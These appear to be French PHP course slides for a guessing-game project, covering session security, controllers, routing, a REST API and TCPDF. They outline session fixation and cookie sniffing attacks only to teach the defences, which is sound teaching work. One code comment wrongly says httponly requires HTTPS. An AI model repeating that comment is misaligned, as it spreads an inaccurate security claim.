Avant de démarrer la session, il faut paramétrer les attributs du cookie de session en indiquant 'samesite' => 'Lax'. Ainsi, cela empêche le cookie d'être joint à une requête quand elle vient d'un autre site.

SessionManager.php

```
public function demarrer(): void
{
    if (session_status() === PHP_SESSION_NONE) {
        session_set_cookie_params([
            'httponly' => true,           // inaccessible au JavaScript (anti-XSS), qui exige une connexion HTTPS
            'samesite' => 'Lax',         // Bloque l'envoi des cookies depuis les sites tiers pour contrer le CSRF
            'secure'   => false,         // true en HTTPS
        ]);
        session_start();
    }
}
```

Fixation de session

Définition

Dans une fixation de session, l'attaquant fournit lui-même un ID de session à la victime (par un lien, par exemple), attend qu'elle se connecte, puis réutilise ce même ID pour être connecté à sa place.

Déroulé de l'attaque

- Le pirate ouvre lui-même le site : le serveur **crée une session** et lui donne un **ID** (PHPSESSID=**abc123**). Cette session n'est pas encore authentifiée.
- Le pirate impose cet **ID** à la victime, par exemple en lui envoyant un lien : <https://nomdevotresite/?PHPSESSID=abc123>
- La victime clique, son navigateur utilise **abc123** comme **identifiant de session**.
- La victime se connecte (login + mot de passe corrects).
- Sans protection, le serveur marque la session abc123 comme "**connectée en tant que la victime**"
- Le pirate, qui possède déjà abc123, envoie ses requêtes avec cet ID. Le serveur le reconnaît comme la **victime**.

Fixation de session, la solution

Fonctionnement

Regénérer l'id de session à chaque connexion et/ou changement de privilèges avec `session_regenerate_id(true)`;

SessionManager.php

```
public function connecter(string $login): void
{
    $this->demarrer();
    session_regenerate_id(true); // anti fixation de session
    $_SESSION[self::CLE_LOGIN] = $login;
}
```

Interception réseau

Définition

Sur HTTP simple, tout transite en clair : un attaquant sur le même réseau (Wi-Fi public) peut lire le cookie de session et le rejouer.

Déroulé de l'attaque

- La victime se connecte au Wi-Fi gratuit d'un café
- L'attaquant, sur le même réseau, lance un outil d'écoute (Wireshark)
- La victime se connecte sur le site (pas de HTTPS)
- Chaque requête de la victime contient en clair : Cookie: PHPSESSID=a1b2c3...
- L'attaquant lit cette ligne dans le trafic capturé
- Il copie le cookie dans son propre navigateur : il est connecté en tant que la victime

Interception réseau, la solution

Définition

Avec `secure => true`, le navigateur n'envoie le cookie que sur HTTPS. Les requêtes sont chiffrées : l'attaquant ne voit que des données illisibles.

SessionManager.php

```
public function demarrer(): void
{
    if (session_status() === PHP_SESSION_NONE) {
        session_set_cookie_params([
            'httponly' => true,           // inaccessible au JavaScript (anti-XSS), qui exige une connexion HTTPS
            'samesite' => 'Lax',         // Bloque l'envoi des cookies depuis les sites tiers pour contrer le CSRF
            'secure' => false,           // true en HTTPS
        ]);
        session_start();
    }
}
```

Ici **false** est volontaire pour le **développement local** (pas de certificat).

Une solution pour ne pas oublier de la passer à **true** en **production** : le mettre dans le fichier `.env`

Bonnes pratiques

Déconnexion propre

Une déconnexion correcte doit détruire les données et invalider la session côté serveur. Sinon, un ID volé reste exploitable.

SessionManager.php

```
public function deconnecter(): void
{
    $this->demarrer();
    $_SESSION = [];
    session_destroy();
}
```

Bonnes pratiques

Constantes pour les clés des sessions

Pas de « chaînes magiques » dispersées, une faute de frappe devient une erreur.

SessionManager.php

```
private const CLE_LOGIN = 'user';  
private const CLE_PARTIE = 'partie_id';
```

Pas de données sensibles dans la session

Jamais de mot de passe ni de données sensibles en session

Contrôleurs et routes

The background features a light blue gradient with abstract circuit-like patterns. On the left, there are thin, multi-colored lines (purple, orange, grey) forming a network. On the right, a grid of small blue dots is visible, with a few larger, stylized circuit components and lines in purple, orange, and grey. A horizontal purple line extends from the left edge of the slide, passing under the title and ending near a small circular component on the right.



01

La couche contrôleur

Couche Contrôleur

Définition

Le **contrôleur** est l'intermédiaire entre le monde HTTP et le modèle. Il sert à :

- **Réceptionner** les données saisies ou envoyées par l'utilisateur.
- **Valider** ces données
- **Appeler** le modèle / le repository
- **Renvoyer** la réponse au format attendu

Dans notre projet fil rouge, nous avons 3 contrôleurs :

- **UserController** : pour gérer la connexion et la déconnexion
- **GameController** : pour gérer la partie en cours (création, soumission d'une proposition, donner un indice, etc...)
- **ScoreController** : pour gérer l'historique des scores et la génération PDF

Il s'agit simplement d'une classe que l'on instancie et dont on appelle les méthodes.



02

Construction d'un contrôleur

Le squelette

Définition

un contrôleur est une classe ordinaire.

```
final class UserController
{
    public function __construct(private readonly SessionManager $session) {}

    public function login(string $login, string $mdp): void
    {
    }
}
```

Réception et valider les données

Principe

recupérer les données envoyées par l'utilisateur et les mettre dans un état **propre** puis les **examiner**.

```
// suppression des espaces du login
$login = trim($login);

// vérifier que les champs soient bien remplis avant de les envoyer au modèle
if ($login === '' || $mdp === '') {
    echo "Login et mot de passe requis";
    return;
}
```

Appeler le modèle

Principe

déléguer le **vrai travail** à l'objet dont c'est le rôle. Le contrôleur ne sait pas *comment* on authentifie, il sait à *qui demander*.

```
// on essaie d'authentifier le joueur
$infos = (new LdapAuthenticator())->authentifier($login, $mdp);

// si la méthode ne renvoie rien alors les identifiants sont incorrectes
if ($infos === null) {
    echo "Identifiants invalides";
    return;
}

// sinon instancie un joueur
$joueur = new Joueur(uid: $infos['uid'], nom: $infos['nom'], login: $login, prenom: $infos['prenom']);

// on met le joueur en session
$this->session->connecter($joueur);
```

Renvoyer la réponse au format attendu

Principe

produire la réponse destinée à l'utilisateur. Pour l'instant : **du texte brut**.

```
echo "Connexion réussie : {$joueur}";
```

TP Contrôleur : contrôleur Game

- créer une nouvelle partie pour le joueur connecté et la mémoriser en session.
- ```
public function creer(string $mode): void
```

| Étape                | À faire                                                                                                                                                                                                                         |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1. Réceptionner      | Le mode sera un int mais éventuellement passé en string. Il faut donc passer le paramètre en int grâce à <code>\$mode = (int) \$mode;</code>                                                                                    |
| 2. Valider           | Vérifier que <code>\$mode</code> existe bien dans la liste des modes de jeu ( <code>ModeJeu::tryFrom((int) (\$data['mode'] ?? 0))</code> ).<br>Si le mode n'est pas correct, afficher "veuillez préciser un mode de jeu valide" |
| 3. Appeler le modèle | Créer la partie                                                                                                                                                                                                                 |
| 3. Appeler le modèle | Mémoriser en session : <code>\$this-&gt;session-&gt;setPartieCourante(\$partie)</code>                                                                                                                                          |
| 4. Répondre          | Afficher Partie créée en mode Y ( <code>\$modeJeu-&gt;name</code> )                                                                                                                                                             |

# TP Contrôleur : contrôleur Game

- Mode de jeu : Joueur devine. Jouer un tour.

public function proposer(string \$proposition): void

| Étape                    | À faire                                                                                                                                                            |
|--------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1. Réceptionner          | La proposition sera un int mais éventuellement passée en string. Il faut donc passer le paramètre en int grâce à <code>\$proposition = (int) \$proposition;</code> |
| 2. Valider               | Récupérer la partie en session <code>\$this-&gt;session-&gt;getPartieCourante()</code> . Si elle est null : afficher Partie introuvable en session et sortir       |
| 2 Valider                | La partie doit être de type <code>joueur_devine</code> si ce n'est pas le cas : afficher "Vous ne pouvez effectuer cette action dans ce mode de jeu"               |
| 3. Appeler le modèle     | Proposer le chiffre : <code>\$partie-&gt;jouer(\$proposition)</code>                                                                                               |
| 4. Appeler le repository | Si la partie est terminée l'enregistrer en bdd                                                                                                                     |
| 4. Répondre              | Afficher soit l'indice soit "Vous avez gagné"                                                                                                                      |

# TP Contrôleur : contrôleur Game

- Mode de jeu Programme devine. Faire en sorte que le programme propose un chiffre.

public function faireProposer(): void

| Étape                | À faire                                                                                                                                                      |
|----------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1. Réceptionner      | Rien à faire                                                                                                                                                 |
| 2. Valider           | Récupérer la partie en session <code>\$this-&gt;session-&gt;getPartieCourante()</code> . Si elle est null : afficher Partie introuvable en session et sortir |
| 2. Valider           | La partie doit être de type <code>programme_devine</code> si ce n'est pas le cas : afficher "Vous ne pouvez effectuer cette action dans ce mode de jeu"      |
| 3. Appeler le modèle | Le programme propose un chiffre                                                                                                                              |
| 4. Répondre          | Afficher la proposition                                                                                                                                      |

# TP Contrôleur : contrôleur Game

- Mode de jeu Programme devine. Faire en sorte que le programme propose un chiffre.

public function donnerIndice(string \$indice): void

| Étape                    | À faire                                                                                                                                                                                                               |
|--------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1. Réceptionner          | Rien à faire                                                                                                                                                                                                          |
| 2. Valider               | Récupérer la partie en session <code>\$this-&gt;session-&gt;getPartieCourante()</code> . Si elle est null : afficher Partie introuvable en session et sortir                                                          |
| 2. Valider               | La partie doit être de type <code>programme_devine</code> si ce n'est pas le cas : afficher "Vous ne pouvez effectuer cette action dans ce mode de jeu"                                                               |
| 2. Valider               | Vérifier que <code>\$indice</code> existe bien dans la liste des indices( <code>Indice::tryFrom((int) (\$data['indice'] ?? 0))</code> ). Si l'indice n'est pas correct, afficher "veuillez préciser un indice valide" |
| 3. Appeler le modèle     | Si l'indice est égal à "Trouvé", appeler <code>\$this-&gt;session-&gt;terminerPartie()</code> et enregistrer la partie en bdd                                                                                         |
| 3. Appeler le modèle     | Si l'indice n'est pas égal à "Trouvé", régénérer les bornes                                                                                                                                                           |
| 4. Appeler le repository | Si la partie est terminée l'enregistrer                                                                                                                                                                               |
| 4. Répondre              | Afficher soit l'indice soit "J'ai gagné"                                                                                                                                                                              |



03


# Du navigateur au contrôleur

---

# Du navigateur au contrôleur

## Le problème

Jusqu'ici, **nous** appelons le contrôleur depuis un script. Mais en vrai, c'est **le navigateur** qui envoie une demande :



Comment passer de cette URL à GameController::proposer() ?

## Vocabulaire

| Mot          | Définition simple                                           |
|--------------|-------------------------------------------------------------|
| Requête HTTP | Message envoyé par le client : méthode + URL + (corps)      |
| Méthode HTTP | Le "verbe" : GET (lire), POST (créer/envoyer)               |
| URL / chemin | /game/guess : ce qu'on demande                              |
| Réponse HTTP | Ce que le serveur renvoie (ici du texte, plus tard du JSON) |

# Les routes

## Définition

Une route associe une requête HTTP (méthode + chemin) à une action de contrôleur.

Sans route, le serveur ne sait pas quel code exécuter pour une URL donnée.

## Éléments d'une route

| Méthode HTTP | Chemin      | Contrôleur     | Action |
|--------------|-------------|----------------|--------|
| POST         | /login      | UserController | login  |
| POST         | /games      | GameController | create |
| GET          | /games/{id} | GameController | show   |

# Les routes

## Structure d'une route dans notre projet

```
$routeur->add(methode:'POST', motif: '/games/guess',
 controleur: GameController::class, action:'proposer');
```

| Élément     | Rôle                                                              |
|-------------|-------------------------------------------------------------------|
| methode     | Verbe HTTP attendu (GET, POST...)                                 |
| motif       | Le chemin, avec d'éventuels paramètres entre accolades            |
| controleur  | Classe à instancier (::class donne le nom complet avec namespace) |
| action      | Méthode à appeler sur ce contrôleur                               |
| authRequise | true : l'utilisateur doit être connecté (par défaut)              |

# Les routes

## Les paramètres de routes

```
$routeur->add(
 methode: 'POST', motif: '/game/{id}/score',
 controleur: ScoreController::class, action: 'scorePartie'
);
```

{id} est un joker. L'URL /game/42/score correspond au motif et la valeur 42 sera transmise à la méthode scorePartie().


```
public function scorePartie(string $idPartie): void // $idPartie vaut "42"
```

# Front controller

## Définition

Le *front controller* (contrôleur frontal) est un **point d'entrée unique** : Il initialise l'application, déclare les routes et délègue au routeur.

- seul `public/` est exposé : `src/`, `.env`, `logs/` ne sont pas accessibles depuis le web,
- des URL propres (`/login` plutôt que `/controllers/login.php`).



# Le .htaccess, l'entonnoir

## Utilité dans le projet

Réécrire les URL pour signaler à Apache, si le chemin demandé n'est ni un fichier, ni un dossier existant, alors Apache exécute index.php.

Ainsi /login, /games/42, /scores/pdf arrivent tous dans index.php, qui lit l'URL réelle dans \$\_SERVER['REQUEST\_URI'].

---

```
public/.htaccess
```

```
RewriteEngine On
```

```
Si le fichier ou le dossier existe réellement (css, images, etc.), on le sert directement
```

```
RewriteCond %{REQUEST_FILENAME} !-f
```

```
RewriteCond %{REQUEST_FILENAME} !-d
```

```
Sinon, on redirige absolument tout vers index.php
```

```
RewriteRule ^ index.php [QSA,L]
```

# TP Route : déclarer des routes

Déclarer les routes du gameController :

- `/game/{mode}` : Démarre une nouvelle partie
- `/game/guess` : le joueur propose un nombre, le programme répond par un indice.
- `/game/proposal` : le programme propose un nombre (calculé depuis ses bornes).
- `/game/hint` : le joueur donne son indice sur la dernière proposition du programme.

Utiliser PostMan pour tester la route. Si la réponse est `{"erreur": "Non authentifié"}`, cela veut dire que la route est bien reconnue.

# Le routeur

## Définition

composant qui reçoit la requête courante, la compare à la table des routes, et appelle l'action correspondante.

## Fonctionnement

`processRequest()` :

1. Démarrer la session
2. Lire la méthode HTTP et le chemin de la requête
3. Pour chaque route déclarée :
  - le chemin correspond-il au motif ? → sinon, route suivante
  - la méthode correspond-elle ? → sinon, route suivante
  - authentification requise et absente ? → réponse 401
  - instancier le contrôleur, appeler l'action avec les paramètres
4. Aucune route n'a abouti :
  - le chemin existait avec une autre méthode → 405
  - le chemin n'existait pas → 404
5. Toute exception non gérée → 500 (détail dans les logs)

# API REST

The background features a light blue gradient with abstract circuit-like patterns. On the left, there are thin, multi-colored lines (purple, orange, grey) forming a network. On the right, a grid of small blue dots is visible, with several larger, stylized circuit traces in purple, orange, and grey. A horizontal purple line extends from the left edge towards the center, ending near the text.

# API Rest

## Définition

Une API REST permet à un programme (le **client**) de **demander** quelque chose à un autre programme (le **serveur**) via HTTP.

Pour cela, le client doit dire :

- **Sur quoi** il agit → la **ressource** (identifiée par une **URL**)
- **Ce qu'il veut faire** → le **verbe HTTP**
- **Avec quelles données** → le **corps** de la requête, en **JSON**

Le serveur répond avec :

- **Comment ça s'est passé** → le **code de statut**
- **Le résultat** → le **corps** de la réponse, en **JSON**

## Pourquoi une API ?

Sans API, le serveur renvoie des pages HTML pour un navigateur. Avec une API, il renvoie des **données** exploitables par n'importe quel client : application mobile, autre serveur, script, page web en JavaScript.

# API Rest

## Les verbes HTTP

PHP n'impose rien : rien n'empêche de supprimer des données dans un GET. Les verbes sont un **contrat de lisibilité** entre développeurs.

| Verbe  | Utilité                                              | Opération CRUD | Corps de requête |
|--------|------------------------------------------------------|----------------|------------------|
| GET    | Lire une ressource, sans la modifier                 | Read           | Non              |
| POST   | Créer une ressource ou déclencher une action         | Create         | Oui              |
| PUT    | Remplacer entièrement une ressource                  | Update         | Oui              |
| PATCH  | Modifier partiellement une ressource (une propriété) | Update         | Oui              |
| DELETE | Supprimer une ressource                              | Delete         | Non              |

# Les verbes

## GET : lire

Récupère une ressource ou une collection. Aucune modification, les paramètres passent dans l'URL.

GET /scores → liste des scores

GET /games/12 → la partie 12

GET /scores?mode=1 → filtrer (paramètre de requête)

Ne **jamais** utiliser GET pour modifier des données (GET /supprimer?id=3). Un navigateur ou un robot peut le déclencher sans le vouloir.

# Les verbes

## POST : créer ou déclencher une action

Envoie des données au serveur, qui crée une ressource ou exécute un traitement. Le serveur choisit l'identifiant de la nouvelle ressource.

POST /game → crée une partie (réponse 201)

POST /login → déclenche une authentification

POST /game/12/guess → exécute une action (proposer un nombre)

## PUT : remplacer entièrement

Remplace la ressource par la version envoyée. Il faut donc envoyer **tous** les champs.

PUT /users/5

```
{"nom": "Dupont", "prenom": "Jean", "email": "j.dupont@exemple.fr"}
```

Si un champ est omis, il est effacé ou remis à sa valeur par défaut.

# Les verbes

## PATCH : modifier partiellement

Modifie seulement les champs envoyés.

```
PATCH /users/5
{ "email": "nouveau@exemple.fr" }
```

Le nom et le prénom restent intacts. C'est plus économe que PUT quand on change une seule valeur.

## DELETE : supprimer

DELETE /games/12 → supprime la partie 12

# Codes de statut

## Définition

Le **code de statut** est un nombre à 3 chiffres, placé dans la réponse, qui résume le résultat de la requête. Le premier chiffre donne la famille.

| Code | Nom                   | Quand l'utiliser                                   |
|------|-----------------------|----------------------------------------------------|
| 200  | OK                    | Requête réussie, avec contenu (GET, POST d'action) |
| 201  | Created               | Ressource créée (POST /games)                      |
| 204  | No Content            | Succès sans corps (DELETE réussi)                  |
| 400  | Bad Request           | Données invalides ou manquantes                    |
| 401  | Unauthorized          | Pas authentifié (login absent ou mauvais)          |
| 403  | Forbidden             | Authentifié mais pas autorisé                      |
| 404  | Not Found             | Ressource inexistante                              |
| 405  | Method Not Allowed    | Verbe non accepté sur cette URL                    |
| 409  | Conflict              | Conflit d'état (ex. partie déjà terminée)          |
| 500  | Internal Server Error | Bug ou panne côté serveur                          |

# JSON

## Définition

**JSON** (JavaScript Object Notation) est un format texte léger pour échanger des données structurées. Il est lisible par l'humain et compris par tous les langages.

## Syntaxe JSON

```
{
 "login": "mdupont",
 "age": 25,
 "actif": true,
 "scores": [12, 8, 15],
 "adresse": null
}
```

# Lire et envoyer du JSON

## Lire le JSON

- Lire le texte brut du corps de la requête

```
$brut = file_get_contents('php://input');
```

- Convertir le texte JSON en tableau PHP

```
$data = ($brut === false || $brut === '') ? [] : json_decode($brut, true);
```

Dans notre projet, la lecture du Json se fait dans la méthode `getJsonData()` du trait `TraitementJson`.

Pour lire à présent les données envoyées en Json, il faut modifier la méthode `login` du contrôleur `UserController` :

```
public function login(): void
{
 $data = $this->getJsonData();
 $login = trim((string) ($data['login'] ?? ''));
 $mdp = (string) ($data['password'] ?? '');
}
```

# Lire et envoyer du JSON

## Écrire du JSON

Pour répondre en JSON, il faut faire **trois choses** :

- le code de statut  
`http_response_code($status);`
- annoncer "c'est du JSON"  
`header('Content-Type: application/json; charset=utf-8');`
- le corps, converti en JSON  
`echo json_encode($data, JSON_UNESCAPED_UNICODE);`

Dans notre projet, trait `TraitementJson`, l'écriture du Json se fait

- dans la méthode `setJsonData()`, pour une information à afficher
  - À la place de : `echo "Connexion réussie : {$joueur}";`
  - On met : `$this->setJsonData(['message' => "Connexion réussie {$joueur}"]);`
- dans la méthode `sendErrorJson()`, pour afficher une erreur
  - À la place de : `echo "Login et mot de passe requis";`
  - On met : `$this->sendErrorJson('Login et mot de passe requis',400);`

# Lire et envoyer du JSON

## Écrire du JSON

Pour répondre en JSON, il faut faire **trois choses** :

- le code de statut  
`http_response_code($status);`
- annoncer "c'est du JSON"  
`header('Content-Type: application/json; charset=utf-8');`
- le corps, converti en JSON  
`echo json_encode($data, JSON_UNESCAPED_UNICODE);`

Dans notre projet, l'écriture du Json se fait dans la méthode `setJsonData()` du trait `TraitementJson`.

Pour écrire maintenant le texte brut en json, il faut modifier la méthode `login` du contrôleur `UserController` :

- À la place de : `echo "Login et mot de passe requis";`
- On met `$this->sendErrorJson('Login et mot de passe requis',400);`

# TP API : Mettre en place l'API REST

Modifier le contrôleur GameController pour :

- Lire le Json en entrée
- Transformer tous les textes bruts par :
  - Dans le cas d'une erreur, `sendErrorJson("texte de l'erreur",400)`
  - Dans le cas d'une réussite, `setJsonData(['message' => "message de réussite"])`

Utiliser PostMan pour tester les différentes possibilités.

# TP API : Mettre en place l'API REST

Les méthodes concernées sont les suivantes :

| Action        | Corps de la requête                                                      | Réponses                                                                                                                      |
|---------------|--------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| créer         | Pas de corps                                                             | 201 : partie créée<br>400 : mode invalide                                                                                     |
| proposer      | {"proposition": 42}                                                      | 200 : {"indice": "plus_grand"}<br>400 : valeur invalide ou hors bornes<br>404 : aucune partie<br>409 : partie d'un autre mode |
| faireProposer | Pas de corps                                                             | 200 : {"proposition": 50}<br>404 : aucune partie<br>409 : partie d'un autre mode                                              |
| donnerIndice  | {"indice": "plus_grand"}<br>(valeurs : plus_grand   plus_petit   trouve) | 200 : indice pris en compte<br>400 : indice invalide<br>404 : aucune partie<br>409 : partie d'un autre mode                   |

The background is a light blue gradient. It features abstract circuit-like lines in purple, orange, and grey. There are also patterns of small blue dots arranged in grids. A horizontal purple line extends from the left side of the page towards the center.

# PDF



01

# Présentation de TCPDF

---

# Présentation de TCPDF

## Définition

**TCPDF** est une bibliothèque PHP qui génère des fichiers PDF côté serveur, sans dépendance externe. On décrit le document en code (page, police, texte, tableau), et la bibliothèque produit le fichier.

## Etapes de création

- On crée un objet TCPDF,
- On configure le document,
- On ajoute une page,
- On écrit du contenu (texte, HTML, tableau),
- Puis on récupère le PDF en téléchargement



02

# Création d'objet

---

# Création de l'objet TCPDF

## Définition

TCPDF est une classe. On instancie un objet, c'est lui qui représente le document en cours de construction.

## **Utilisation:**

Pour importer la classe, il suffit d'utiliser use : `use TCPDF;`

Puis instancier la classe grâce à : `new TCPDF();`

Les paramètres par défaut donnent une page A4, en portrait, en millimètres.



03

# Configuration du document

---

# Configuration du document

## Fonctionnement

Entre la création de l'objet et l'ajout de la première page, on **configure** le document :

- métadonnées (qui voit quoi dans les propriétés du fichier),
- mise en page globale (marges, saut de page automatique),
- éléments répétés sur chaque page (en-tête, pied de page).

Ces réglages se font **avant AddPage()**. Ils s'appliquent ensuite à toutes les pages du document.

# Configuration du document

## Les métadonnées

Elles sont invisibles dans le contenu, mais visibles dans **Fichier > Propriétés** du lecteur PDF (Acrobat, navigateur, Aperçu).

| Méthode       | Paramètre | Rôle                                                                          | Exemple                  |
|---------------|-----------|-------------------------------------------------------------------------------|--------------------------|
| SetCreator()  | string    | Nom de l'application qui a produit le PDF                                     | 'Jeu de la devinette'    |
| SetAuthor()   | string    | Nom de l'auteur du document (personne ou organisation)                        | 'Formation PHP'          |
| SetTitle()    | string    | Titre du document, affiché dans l'onglet du navigateur à l'ouverture          | 'Mes scores'             |
| SetSubject()  | string    | Sujet : courte description du contenu                                         | 'Historique des parties' |
| SetKeywords() | string    | Mots-clés, séparés par des virgules, utiles pour l'indexation et la recherche | 'devinette, scores'      |

# Configuration du document

## En-tête et pied de page

TCPDF dessine automatiquement, sur **chaque page**, un **en-tête** et un **pied de page**. Ces zones sont réservées en dehors de la zone de contenu.

Trois possibilités : les **désactiver**, les **configurer** avec les méthodes natives (texte, logo, polices, marges), ou les **redéfinir entièrement** en héritant de TCPDF.

| Méthode          | Paramètre | Rôle                                                                               |
|------------------|-----------|------------------------------------------------------------------------------------|
| setPrintHeader() | bool      | true : affiche l'en-tête par défaut (comportement initial).<br>false : le supprime |
| setPrintFooter() | bool      | true : affiche le pied de page par défaut.<br>false : le supprime                  |

# Configuration du document

## Configuration de l'entête

- `SetHeaderData(string $ln = "", int|float $lw = 0, string $ht = "", string $hs = "", array $tc = [0, 0, 0], array $lc = [0, 0, 0]);`

=> définit le contenu de l'en-tête : un logo, un titre en gras et une ligne de texte, sur le modèle du fichier de configuration par défaut de la librairie.

| Paramètre | Valeurs possibles                                 | Rôle                                              |
|-----------|---------------------------------------------------|---------------------------------------------------|
| \$ln      | Nom de fichier (ex. logo.png), "" pour aucun logo | Image à gauche.                                   |
| \$lw      | Nombre en mm, 0 si pas de logo                    | Largeur du logo (la hauteur suit les proportions) |
| \$ht      | Chaîne                                            | Titre en gras, à droite du logo                   |
| \$hs      | Chaîne (peut contenir \n)                         | Texte sous le titre                               |
| \$tc      | [R, V, B], 0 à 255                                | Couleur du titre et du texte                      |
| \$lc      | [R, V, B], 0 à 255                                | Couleur du trait sous l'en-tête                   |

# Configuration du document

## Configuration de l'entête

- `setHeaderFont(array $font);`

=> définit la **police utilisée pour l'en-tête** (celui rempli par `SetHeaderData()`). Sans cet appel, l'en-tête utilise la police par défaut de TCPDF.

| Index | Type      | Valeurs possibles                                | Rôle             |
|-------|-----------|--------------------------------------------------|------------------|
| [0]   | string    | 'helvetica', 'times', 'courier', 'dejavusans'... | Nom de la police |
| [1]   | string    | " (normal), 'B' (gras), 'I' (italique), 'BI'...  | Style            |
| [2]   | int/float | Taille en points (ex. 10)                        | Taille du texte  |

# Configuration du document

## Configuration du pied

- `setFooterMargin(int|float $hm = 10)`

=> définit la **distance entre le bas de la page et le pied de page**, en unités du document (millimètres par défaut). C'est le pendant de `setHeaderMargin()`, mais mesuré depuis le **bas**.

| Paramètre | Type      | Valeurs possibles                | Rôle                                                                                  |
|-----------|-----------|----------------------------------|---------------------------------------------------------------------------------------|
| \$hm      | int/float | Nombre positif en mm (ex. 5, 10) | Espace laissé au-dessus de l'en-tête, entre le bord de la page et son premier élément |

# Configuration du document

## Configuration du pied

- `SetFooterFont(array $font);`

=> définit la **police utilisée pour le pied de page automatique**. C'est l'équivalent exact de `setHeaderFont()`, appliqué au bas de page.

| Index | Type      | Valeurs possibles                                | Rôle             |
|-------|-----------|--------------------------------------------------|------------------|
| [0]   | string    | 'helvetica', 'times', 'courier', 'dejavusans'... | Nom de la police |
| [1]   | string    | " (normal), 'B' (gras), 'I' (italique), 'BI'...  | Style            |
| [2]   | int/float | Taille en points (ex. 10)                        | Taille du texte  |

# Configuration du document

## Configuration de l'entête

- `setHeaderMargin(int|float $hm = 10)`

=> définit la **distance entre le haut de la page et le début de l'en-tête**, en unités du document (millimètres par défaut).

| Paramètre | Type      | Valeurs possibles                | Rôle                                                                                  |
|-----------|-----------|----------------------------------|---------------------------------------------------------------------------------------|
| \$hm      | int/float | Nombre positif en mm (ex. 5, 10) | Espace laissé au-dessus de l'en-tête, entre le bord de la page et son premier élément |

# Configuration du document

## Configuration de la page

- `SetAutoPageBreak()`

=> active ou désactive le **saut de page automatique** : quand le contenu approche du bas de la page, TCPDF ajoute lui-même une nouvelle page au lieu de laisser le texte sortir de la feuille.

| Paramètre             | Type      | Valeurs possibles             | Rôle                                                                                                          |
|-----------------------|-----------|-------------------------------|---------------------------------------------------------------------------------------------------------------|
| <code>\$auto</code>   | bool      | true / false                  | Active (true) ou désactive (false) le saut automatique                                                        |
| <code>\$margin</code> | int/float | Nombre positif en mm (ex. 20) | Distance minimale entre le contenu et le bord bas : dès que le contenu l'atteint, une nouvelle page est créée |

# Configuration du document

## Configuration de la page

- `SetMargins(int|float $left, int|float $top, int|float $right = -1, bool $keepmargins = false);`  
=> définit les **marges gauche, haut et droite** de la page (en millimètres par défaut). La marge basse n'en fait pas partie : elle se règle avec `SetAutoPageBreak()`.

| Paramètre                  | Type      | Valeurs possibles             | Rôle                                                                                                   |
|----------------------------|-----------|-------------------------------|--------------------------------------------------------------------------------------------------------|
| <code>\$left</code>        | int/float | Nombre positif en mm (ex. 15) | Marge gauche                                                                                           |
| <code>\$top</code>         | int/float | Nombre positif en mm (ex. 27) | Marge haute : le contenu démarre à cette distance du haut                                              |
| <code>\$right</code>       | int/float | Nombre positif en mm, ou -1   | Marge droite. Avec -1 (défaut), elle prend la valeur de <code>\$left</code>                            |
| <code>\$keepmargins</code> | bool      | true / false                  | Si true, ces marges deviennent les marges par défaut du document (conservées lors des appels suivants) |

# Configuration du document

## Configuration libre

- Pour un contenu **entièrement libre** (date de génération, nom du joueur, numéro de page personnalisé), on crée une classe qui étend TCPDF et on surcharge Header() et Footer(). TCPDF les appelle automatiquement à chaque page.

```
final class ScoresDocument extends TCPDF
{
 public function Header(): void
 {
 $this->SetFont('helvetica', 'B', 12);
 $this->Cell(0, 10, 'Jeu de la devinette', 0, 1, 'C');
 $this->Line(15, 20, 195, 20);
 }

 public function Footer(): void
 {
 $this->SetY(-15);
 $this->SetFont('helvetica', 'I', 8);
 $this->Cell(
 0, 10,
 'Généré le ' . date('d/m/Y') . ' - Page ' . $this->getAliasNumPage() . '/' . $this->getAliasNbPages(),
 0, 0, 'C'
);
 }
}
```

# Configuration du document

## Configuration libre

| Élément                                        | Rôle                                                                                                           |
|------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
| Header()                                       | Méthode appelée par TCPDF au début de chaque page. On la surcharge avec le dessin voulu                        |
| Footer()                                       | Idem, en fin de page                                                                                           |
| SetFont(\$famille, \$style, \$taille)          | Choisit la police avant d'écrire.                                                                              |
| Cell(\$w, \$h, \$txt, \$border, \$ln, \$align) | Écrit une cellule de texte.                                                                                    |
| Line(\$x1, \$y1, \$x2, \$y2)                   | Trace une ligne entre deux points (en mm, depuis le coin haut gauche)                                          |
| SetY(-15)                                      | Positionne le curseur verticalement. Une valeur négative se compte depuis le bas de la page (ici 15 mm du bas) |
